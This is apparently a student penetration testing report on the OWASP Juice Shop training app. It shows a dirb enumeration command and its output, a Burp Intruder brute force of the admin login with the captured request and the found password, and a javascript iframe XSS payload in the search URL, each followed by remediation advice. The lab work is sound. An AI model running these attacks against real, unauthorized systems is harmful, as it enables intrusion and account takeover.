Penetration Testing Report for OWASP Juice website

Prepared By:

1-Andrew Farah Sedky 2305133

2-Abanoub Hany Sedky 2305077

3-Jerome Arsany Mansour 2305093

***The video link which explains the Attack Scenarios:**

https://drive.google.com/file/d/1z2UGBpE7Fs8f2ZUd4_leKh1kOPg0CLoJ/view?usp=drive_link

1. Executive Summary

The OWASP Juice Shop web application was tested for security vulnerabilities using Burp Suite. Three attack scenarios were executed:

1. Enumeration to discover hidden paths.
2. Brute force attack on admin credentials.
3. Cross-Site Scripting (XSS) in the product search bar.

Key findings include:

- Access to the admin panel through enumeration.
- Successful brute-forcing of admin credentials due to lack of rate limiting.
- XSS vulnerability allowing malicious JavaScript execution.

2. Methodology

- **Scope:** The OWASP Juice Shop application.
- **Tools Used:** Burp Suite and Dirb
- **Testing Approach:** Black-box testing.

3. Findings


3.1 Enumeration to Find Admin Path

Steps:

1-We used a tool called Dirb to scan the website for hidden links. The command we ran was:

```
dirb http://demo.owasp-juice.shop/ -v | grep -i admin
```


2-This scan showed a link to the /admin page with a 200 OK status, meaning it was active.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://demo.owasp-juice.shop/ -v | grep -i admin
+ http://demo.owasp-juice.shop/_admin (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/_vti_bin/_vti_adm/admin.dll (CODE:200|SI
+ http://demo.owasp-juice.shop/~admin (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/~administrator (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/~sysadmin (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/Admin (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/ADMIN (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin.cgi (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin.php (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin.pl (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_ (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_area (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_banner (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_c (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_index (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_interface (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_login (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin_logon (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin1 (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin2 (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin3 (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin4_account (CODE:200|SIZE:3748)
+ http://demo.owasp-juice.shop/admin4_colon (CODE:200|SIZE:3748)
```

3-With the email and password, we logged into the /admin page This step is explained in detail in the second attack required in the project

- **After logging in, we could see:**
    1. A list of all registered users.
    2. Their reviews and related data




admin@juice-sh.op	1 I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op) ★★★★★
jim@juice-sh.op	2 Great shop! Awesome service! (***@juice-sh.op) ★★★★
bender@juice-sh.op	3 Nothing useful available here! (***der@juice-sh.op) ★
bjoern.kimminich@gmail.com	21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriag... ★
ciso@juice-sh.op	Incompetent customer support! Can't even upload photo of broken purchase!... ★★
support@juice-sh.op	This is **the** store for awesome stuff of all kinds! (anonymous) ★★★★
morty@juice-sh.op	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous) ★★★★
mc.safesearch@juice-sh.op	

- **Impact:** Admin paths increase the attack surface for further exploitation.
- **Remediation:** Restrict access to sensitive paths and make them less predictable.

3.2 Brute Force on Admin Credentials

- **Description:** Burp Suite’s Intruder tool was used to brute-force admin credentials.
- **Steps:**
  1. Capture the login request for the admin page in Burp Suite.
  2. Send the request to the **Intruder** tab.
  3. Set payload positions for password.
  4. Use a wordlist (all.txt) for password brute-forcing.
  5. Analyze the responses to identify successful login credentials.
- **Impact:** Full control over the application through admin access.
- **Evidence:**


linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2024.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Positions Add § Clear § Auto §
Paste Load... Remove Clear Deduplicate Add
Payloads Resource pool Settings

Sniper attack

Target: https://juice-shop.herokuapp.com

Update Host header to match target

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
Content-Length: 46
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"email":"admin@juice-sh.op","password":"§855§"}
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 420,113
Request count: 420,113

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
@
*
0
00
0-0
000
0000
00000
000000
```

Add from list... [Pro version only]

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

1 highlight   1 payload position   Length: 794

Memory: 114.9MB


2. Intruder attack of https://juice-shop.herokuapp.com

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
10	000000	401	173			927	
11	000005	401	86			923	
12	00001	401	301			923	
13	00002	401	90			923	
14	admin123	200	384			1723	
15	00003	401	166			923	
16	00004	401	149			923	
17	000050	401	135			935	
18	000055	401	301			923	
19	00006	401	89			927	

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
Content-Length: 51
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```


43 of 420113

Remediation: Implement rate limiting, account lockout policies, and CAPTCHAs.

3.3 XSS in Product Search

- **Description:** Injected a malicious JavaScript payload into the product search bar in OWASP Juice website and Observe the response to verify script execution.
- **The used command :** **<iframe src=“javascript:alert(‘xss’)”>**
- **Impact:** Arbitrary JavaScript execution, potentially leading to session hijacking.

- **Evidence:**


linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
Search Results -
OK
Items per page: 12
0 of 0
Activate Windows
Go to Settings to activate Windows.

```
https://juice-shop.herokuapp.com/#/search?q=<iframe src%3D"javascript:alert('bebo is here')">
```

```
src="javascript:alert('bebo is here')">
```

juice-shop.herokuapp.com

bebo is here

Remediation: Sanitize user inputs and implement proper output encoding.

4. Conclusion

The penetration testing revealed critical vulnerabilities in the OWASP Juice Shop:

1. Hidden paths accessible through enumeration.
2. Lack of account protection mechanisms allowing brute force attacks.
3. Unsanitized inputs resulting in XSS vulnerabilities.

Recommendations:

- Restrict access to sensitive paths.
- Enforce strong authentication and account protection measures.
- Validate and sanitize user inputs.